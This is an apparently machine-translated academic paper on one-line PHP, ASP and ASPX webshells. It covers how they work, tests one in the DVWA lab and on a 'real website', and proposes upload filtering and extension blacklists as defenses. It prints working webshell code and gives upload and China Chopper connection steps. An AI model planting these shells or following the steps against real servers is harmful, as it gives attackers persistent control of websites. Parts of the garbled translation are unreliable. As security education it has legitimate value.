One sentence Trojan horse virus attack and defense

Lei Wang

School of information technology, School of Jianqiao University, Shanghai, China.

03010@gench.edu.cn

Keywords: WEB Trojan horse, one word Trojan horse, DVWA, PHP website.

Abstract: This paper mainly introduces the basic principles and characteristics of WEB Trojan Horse, and introduces one sentence Trojan Horse in detail. It realizes one sentence Trojan Horse attack in DVWA environment and real website cases respectively. Finally, it puts forward relevant one sentence Trojan Horse reinforcement measures.

1. Preface

With the continuous development of information technology, a variety of network applications and services have penetrated into all aspects of our lives. While enjoying the convenience of network services, people are also facing enormous network security problems. The Internet is playing a more and more important role in all fields of our country. Whether in government, military, cultural, educational, financial, commercial and other fields, the Internet greatly promotes information circulation and sharing, improves social production efficiency and people's living standards, and promotes economic and social development. At the same time, with the increasing influence of the Internet, the status of the Internet continues to improve. The importance of protecting network security is becoming increasingly prominent. Network security has also been more and more concerned by the general public, people are concerned about whether their accounts are safe, whether personal privacy is leaked, whether their computers are infected with viruses, whether they have been hacked.

Among the numerous network security problems, the virus problem has been particularly prominent. According to the statistical data of Tencent computer housekeepers in 2017, the total number of virus intercepts at PC end is nearly 3 billion, and the average number of Trojan Horse virus intercepts is nearly 245 million per month, with a total of nearly 630 million users computer viruses or Trojan Horses. In addition, with the popularization and application of mobile devices, the number of mobile virus users has been increasing. In 2017, the number of mobile phone poisoning users exceeded 188 million. Among the proportion of mobile phone virus types, hooliganism and fee consumption accounted for the highest proportion, ranking first and second with 47.45% and 34.77%. Privacy acquisition also accounted for 9.65%, malicious deduction, fraud, remote control, system damage and malicious dissemination accounted for 2.95%, 2.93%, 0.99%, 1.11% and 0.15%, respectively.

In many applications, WEB application is the most common and widely used application service. It is a window for direct communication between users and the network. Whether it is paperless office, e-commerce, website browsing or information publishing and sharing, it can be realized through the application. Therefore, hackers often use the various defects and vulnerabilities in the application to launch attacks. The ultimate goal of an attacker's attack is to gain the control privileges of the target WEB server, but in this process, various high-risk vulnerabilities provide great convenience for the attacker to obtain the target privileges. However, attackers still need to use various Trojan Horse programs to gain the privileges of the WEB server and achieve the effect of continuous control. Therefore, we need to first understand the principle of Trojan Horse Virus, especially the basic operation mode of web Trojan Horse.

2. WEB Trojan Horse Principle

Trojan horse program is a special program used to control another computer. According to different application scenarios, Trojan horse can be divided into system Trojan horse, web Trojan horse and so on. The system Trojan horse usually has two executable programs, one is the client, also known as the control side, the other is the server side, which implants the controlled computer, while the hacker uses the client to carry out remote control, and the controlled computer is run by the wooden side. After the horse virus, one or more ports will be opened, so that hackers can use these ports to enter the computer system, thereby stealing user information and monitoring user information. Web Trojan Horse is a Trojan Horse in the form of WEB script. The attacker will write Trojan Horse according to the different languages used by WEB system. When the Trojan Horse is uploaded to the WEB server, it can be accessed as a page by the attacker. Once the Trojan Horse is visited, it will be executed. This Trojan Horse virus is more flexible, better concealment, and more harmful, the impact of a wider range, so the current web Trojan Horse is the most common means of hacker intrusion.

The main function of WEB Trojan Horse is to open a back door for attackers to use continuously, so that attackers can carry out subsequent attacks such as privileges against WEB servers. Some powerful Web Trojan Horses can even provide file operations and database connection operations. This Web Trojan Horse is also known as Webshell [1].

3. Characteristics of WEB Trojan Horse

As a special Trojan Horse virus, Web Trojan Horse has the following characteristics:

Feature 1: According to the different functions, the file size of WEB Trojan horse is also different. According to this feature, it can be divided into horses and ponies. Trojan horse is usually small in size, concealed number, the smallest Trojan horse can execute attacks with only one code, such as Trojan horse virus, and the most typical application of Trojan horse is to combine Trojan horse virus with pictures or ordinary files, and upload them to the server, using the parsing vulnerability of IIS to run, to achieve the setup of the web Trojan horse, but the functional phase of the Trojan horse Compared with the simple, generally only include upload function. Big horse is relatively large, generally more than 50K, more functions, generally with file management, batch horse hanging, disk management, database connection, execution commands, component interface, scanning port, scanning files, LINUX privilege, MYSQL privilege and other functions, this Trojan horse has poor concealment, and this kind of code will be easily killed by anti-virus software without encryption processing. Therefore, in many cases, hackers use pony to take the horse when they attack, that is, first use pony to attack, and then establish upload vulnerabilities, then upload the horse to control the server.

Characteristic 2: There are obvious characteristic values. Once the WEB Trojan Horse is infected, it will operate the files and the database. In the course of this behavior, the external parameters will be used in the attack and will be passed into the WEB Trojan Horse. The WEB Trojan Horse splices the attacker's parameters into system commands to execute. This kind of key function plays an irreplaceable role in the Trojan Horse. A key function is an obvious feature of WEB Trojan. Common functions include command execution class functions (eval, system, exec, etc.), file function functions (fopen, opendi, dirname), database operation functions (mysql-query). However, it should be noted that most Trojan horse viruses will split these key functions and splice them when they are called. It is necessary to track the whole process of Trojan horse virus, and then judge according to the final execution effect.

Feature 3: It must be executable web page format. WEB Trojan Horse virus needs to be executed by WEB browser. Therefore, whether it is a horse or a pony, the final execution environment must be web page mode and web page format.

4. One sentence Trojan horse virus

Trojan horse is a short form of script backdoor virus with strong characteristics, which is mainly used to realize the basic link function. One sentence Trojan horse is a web page script based on B/S structure. It is usually written by scripting languages such as asp, php, jsp. A sentence Trojan horse written in different scripting languages can attack different websites. Although there is only one sentence, it can open a window on the WEB server to provide conditions and channels for subsequent upload of the horse.

5. Attack flow and common writing

The basic attack process of a sentence Trojan horse is to first write a sentence Trojan horse virus through a web page vulnerability, execute a page containing a sentence Trojan horse, then connect a sentence Trojan horse virus with a client program, upload the horse and then control the whole website, raise the right through the website, control the server where the website is located, and finally invade the intranet through the server, and then control the whole network [3] 。

A word Trojan horse as its name implies that the whole virus code has only one sentence. It has powerful function and good concealment. It plays a powerful role in website intrusion. A word Trojan horse also has different writing methods for different websites, as follows:

- ASP: Trojan horse: <%eval request("heroes")%>
- PHP Trojan horse:

  <?php @eval($_POST[value]);?>
- ASPX Trojan Horse Writing:

  <%@Page Language=“Jscript”%>
  <%eval(Request.Item["value"])%>

6. Testing a Trojan Horse in DVWA Environment

DVWA（Damn Vulnerable Web Application）It is a PHP/MySQL Web application for security vulnerability identification. It aims to provide a legal environment for security professionals to test their professional skills and tools and help Web developers better understand the process of Web application security prevention.

DVWA has ten modules: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, Blind SQL, Reflected XSS. (Reflective cross-site script) and XSS (Stored cross-site script) [4], the main interface is shown in Figure 1.



Fig.1 DVWA main interface

Using DVWA test platform to test a sentence Trojan horse's basic operation steps are as follows:

First, create a new text file and enter a sentence Trojan Horse for PHP website, the virus code is <? php @eval ($_POST['test']);?>, where test is the connection keyword, and modify the file extension to php, such as test.php;

In DVWA environment, select File Upload module to upload the new test.php file. After successful upload, record the upload path, such as/hackable/uploads/test.php. Then execute the upload file on the address bar. After execution, the page will show blank and record the complete path again, such as http://192.168.86.133/hackable/uploads/test.php, as shown in Figure 2. Show.



Fig.2 Upload a word Trojan Horse

After the implementation of a sentence of Trojan Horse, you can use a sentence of Trojan Horse Client to connect. Here you use the Chinese Cuisine Knife Client. Open the SHELL dialog box, enter the address, keywords, select the default type, click Add, after adding, you can right-click to select the corresponding function for subsequent connection operation, as shown in Figure 3. The interface between file management and virtual terminal is shown in Figure 4.



Fig.3 Chinese Cuisine Knife Connection



Fig.4 File Management and Virtual Terminal

7. Testing a Trojan Horse on a Real Website

Real website testing is basically similar to DVWA operation steps. In this case, PHP website is also used as an example. As before, new text files are created, virus codes are input, and PHP extension files are saved. After saving, a sentence is uploaded to the folder of the website by way of message boards or articles. Upload files directly through the background file management interface of the website, as shown in Figure 5.



Fig.5 Upload a word Trojan Horse

After successful upload, you can view the corresponding file in the directory and see the directory location of the file, as shown in Figure 6.

Fig.6 Check the upload path

After determining the path of a Trojan Horse file, run the file directly through the way of web browsing. For example, the path of file saving is the webshell.php file in uploads folder under the website directory. Then you can enter http://192.168.50.131/uploads/webshell.php directly in the browser's address bar. The result of running is that the page shows blank.

After the upload file is finished, it is connected by the Chinese kitchen knife tool as the client, right-click the main interface of the tool directly, choose to add it, enter the address of the file http://192.168.50.131/uploads/web shell.php in the address bar, and enter the keyword of a word Trojan horse on the right side of the address bar. In this case, the user can change the keyword by himself, as long as he calls back and forth. Should be, address and keyword settings completed, the following need to choose PHP, GB2312, and finally choose to add, after the completion of the addition, just double-click the connection can be directly all the information of the website, so that the site has file upload vulnerabilities, through a sentence of Trojan horse access to website resources.

8. Reinforcement measures

In view of such security risks, it is generally necessary to take preventive measures, including one: restricting the format of file upload and filtering all behaviors of uploading malicious code; the other is file content filtering, detecting whether malicious code exists in file content, whether there is a specific data type, and detecting related content of file expansion function; the third is establishing

file blacklist system to expand specific content. Files with names are intercepted, such as. asp,. php2,. php3, php5, phtml, aspx, ascx, ashx, cer, jspx [5].

9. summary

This paper mainly introduces the security problems existing in WEB applications, that is, the WEB Trojan Horse. It mainly introduces the basic principles and characteristics of the WEB Trojan Horse, and gives a detailed introduction to the one-sentence Trojan Horse, including the basic principles, common writing methods and attack processes. It also tests the actual harm of one-sentence Trojan Horse with DVWA and real website, and finally puts forward a sentence for one-sentence Trojan Horse. Trojan horse three reinforcement measures. The article mentioned a sentence Trojan horse virus often encountered in practical application, so it has a certain practical application value, and its preventive measures also deserve the attention of relevant network security personnel.

References

[1] Shremming, Shan Hao-yue. Concept, Attack and Defense of Trojan Horse on Web Page [J]. Communication World, 2017 (04): 290.

[2] Luo Ting, Luo Fang. Common ASP sentence Trojan horse analysis and defense [J]. Electronic technology and software engineering, 2013 (22): 243.

[3] Research on Trojan Horse Security and Preventive Measures [J]. Information and Computer (Theoretical Edition), 2018 (15): 213-214.

[4] Lu Hanfei. Design and implementation of Web application penetration test training platform [J]. Network security technology and application, 2016 (02): 81-82.

[5] Huang Chengbin. Web security penetration test [J]. Network security technology and application, 2018 (07): 21-22.